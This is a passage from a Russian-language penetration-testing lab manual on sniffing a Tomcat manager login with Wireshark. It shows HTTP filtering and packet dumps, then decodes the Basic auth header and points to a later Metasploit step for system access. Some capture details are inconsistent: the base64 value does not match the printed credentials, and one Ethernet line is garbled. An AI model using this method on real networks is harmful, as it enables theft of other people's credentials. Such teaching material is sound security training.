


Рисунок 60. Меню options sniffера wireshark

Здесь нужно выбрать сетевой интерфейс, с которого вы будете перехватывать трафик. Сетевой интерфейс называется eth0.

Нажмите кнопку «start», чтобы начать мониторить или sniffить сеть:

Возвращайтесь на сервер TomCat, и авторизовывайтесь на нем.

`http://10.0.X.*:8180`

login: tomcat

password: tomcat

Таким образом, появляется сценарий, при котором пользователь admin авторизуется в панели управления, а тестировщик сидит в Wireshark и надеется получить учетные данные TomCat. После авторизации у вас будут появляться пакеты.

В этом потоке очень сложно найти нужную информацию, поэтому используются фильтры. По сути, фильтр игнорирует все остальные пакеты и отображает только нужные. Вводите http.




Рисунок 61. Фильтр по http пакетам

Вас интересует протокол HTTP, потому что вы знаете, что в панель управления TomCat зашли через браузер. Эта панель находится на веб-сервере, и, скорее всего, к ней можно получить доступ через HTTP или HTTPS.

HTTPS – это безопасный и зашифрованный HTTP. И, если бы вам не повезло, и админ использовал бы зашифрованный протокол HTTPS, то расшифровать данные не получилось бы.


В качестве профилактики безопасности сохранения учетных данных, нужно проверять протоколы, которые находятся в адресной строке браузера, и, если стоит HTTPS, то данные будут зашифрованы.

Обратите внимание на строку фильтра. Она выделена зеленым цветом. Это означает, что Wireshark понимает то, что вам нужно.

Как видим, отображается HTTP-запрос, в котором админ заходил на страницу авторизации. Мы можем просмотреть абсолютно все пакеты и проанализировать их. Мы можем видеть, куда заходил пользователь и т.д.

Рисунок 62. Отображение HTTP-запроса авторизации

В этой таблице вас интересуют учетные данные (имя пользователя и пароль), который




No.	Time	Source	Destination	Protocol	Length	Info
11	4.780972822	10.0.100.4	10.0.100.5	HTTP	405	GET / HTTP/1.1
17	4.787520126	10.0.100.5	10.0.100.4	HTTP	1693	HTTP/1.1 200 OK (text/html)
21	6.520228681	10.0.100.4	10.0.100.5	HTTP	451	GET /manager/html HTTP/1.1
22	6.522596924	10.0.100.5	10.0.100.4	HTTP	1316	HTTP/1.1 401 Unauthorized
29	12.150153607	10.0.100.4	10.0.100.5	HTTP	494	GET /manager/html HTTP/1.1
38	12.177717961	10.0.100.5	10.0.100.4	HTTP	71	HTTP/1.1 200 OK (text/html)

админ использовал при авторизации в панели управления. Они нужны для того, чтобы протестировать систему.

Проанализируем пакет HTTP 494 GET (У вас может быть другой номер).

Рисунок 63. Пакет HTTP 494 GET

Пользователь, исходя из этих данных успешно авторизировался. Просматривая содержимое этого пакета можно увидеть информацию «Authorization: Basic»:



No.	Time	Source	Destination	Protocol	Length	Info
11	4.780972822	10.0.100.4	10.0.100.5	HTTP	405	GET / HTTP/1.1
17	4.787520126	10.0.100.5	10.0.100.4	HTTP	1693	HTTP/1.1 200 OK (text/html)
21	6.520228681	10.0.100.4	10.0.100.5	HTTP	451	GET /manager/html HTTP/1.1
22	6.522596924	10.0.100.5	10.0.100.4	HTTP	1316	HTTP/1.1 401 Unauthorized
29	12.150153607	10.0.100.4	10.0.100.5	HTTP	494	GET /manager/html HTTP/1.1
38	12.177717961	10.0.100.5	10.0.100.4	HTTP	71	HTTP/1.1 200 OK (text/html)

Frame 29: 494 bytes on wire (3952 bits), 494 bytes captured (3952 bits) on interface eth0	0070	31	38	30	0d	0a	55	73	65	72	2d	41	67	65	6e
Ethernet II, Src: PcsCompu_22:46:4f (08:00:27:22:46:4f), Dst: 10.0.100.5 (08:00:27:22:46:4f)	0080	20	4d	6f	7a	69	6c	6c	61	2f	35	2e	30	20	28
Internet Protocol Version 4, Src: 10.0.100.4, Dst: 10.0.100.5	0090	31	3b	20	4c	69	6e	75	78	20	78	38	36	5f	36
Transmission Control Protocol, Src Port: 51424, Dst Port: 80	00a0	20	72	76	3a	31	30	32	2e	30	29	20	47	65	63
Hypertext Transfer Protocol	00b0	2f	32	30	31	30	30	31	30	31	20	46	69	72	65
GET /manager/html HTTP/1.1\r\n	00c0	78	2f	31	30	32	2e	30	0d	0a	41	63	63	65	70
Host: 10.0.100.5:8180\r\n	00d0	20	74	65	78	74	2f	68	74	6d	6c	2c	61	70	70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n	00e0	63	61	74	69	6f	6e	2f	78	68	74	6d	6c	2b	78
Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,*/*;q=0.8\r\n	00f0	2c	61	70	70	6c	69	63	61	74	69	6f	6e	2f	78
Accept-Language: en-US,en;q=0.5\r\n	0100	3b	71	3d	30	2e	39	2c	69	6d	61	67	65	2f	61
Accept-Encoding: gzip, deflate\r\n	0110	66	2c	69	6d	61	67	65	2f	77	65	62	70	2c	2a
Connection: keep-alive\r\n	0120	3b	71	3d	30	2e	38	0d	0a	41	63	63	65	70	74
Referer: http://10.0.100.5:8180/\r\n	0130	61	6e	67	75	61	67	65	3a	20	65	6e	2d	55	53
Upgrade-Insecure-Requests: 1\r\n	0140	6e	3b	71	3d	30	2e	35	0d	0a	41	63	63	65	70
Authorization: Basic dG9tY2F0OnRvbWVhdA==\r\n	0150	45	6e	63	6f	64	69	6e	67	3a	20	67	7a	69	70
Credentials: tomcat:tomcat\r\n	0160	64	65	66	6c	61	74	65	0d	0a	43	6f	6e	6e	65
[Full request URI: http://10.0.100.5:8180/manager/html]	0170	69	6f	6e	3a	20	6b	65	65	70	2d	61	6c	69	76
[HTTP request 3/3]	0180	0a	52	65	66	65	72	65	72	3a	20	68	74	74	70
	0190	2f	31	30	2e	30	2e	31	30	30	2e	35	3a	38	31
	01a0	2f	0d	0a	55	70	67	72	61	64	65	2d	49	6e	73




Рисунок 64. Закодированное имя пользователя и пароль

Итак, почему вам нужна именно эта строка? На самом деле – это есть имя пользователя и пароль, который использовал admin. Данная строка не зашифрована, а обфусцирована, и в данном случае она закодирована с помощью base64. Это тип кодирования, который можно определить по символу равно «=» в конце. На самом деле base64 – это один из самых простых методов кодировки и его очень легко раскодировать.

Скопируйте данную запись, нажав правую клавишу мыши и далее «Сору» «Value».

В интернете найдите декодер base64:




Рисунок 65. Использование онлайн сервиса для декодирования

Как видите, внизу страницы находятся имя пользователя и пароль, которые были закодированы.

Вы выбрали WireShark, потому что он самый популярный и настроили его для перехвата трафика из сети, а затем использовали фильтры просмотра, чтобы получить закодированные учетные данные и раскодировали их.

Совершенно не важно какой длины будет пароль, так как можно перехватить любую его длину.

После того, как вы перехватили логин и пароль, нужно авторизоваться в панели управления, чтобы проверить наличие доступа, а затем вернуться в Metasploit, настроить эксплойт, и получить доступ к системе.

В отчёте о выполненной работе необходимо указать:

- Закодируйте свое имя с помощью base64. Сделайте **screenshot** результата.

- Опишите основной функционал программы wireshark. Какие из его модулей используются наиболее часто?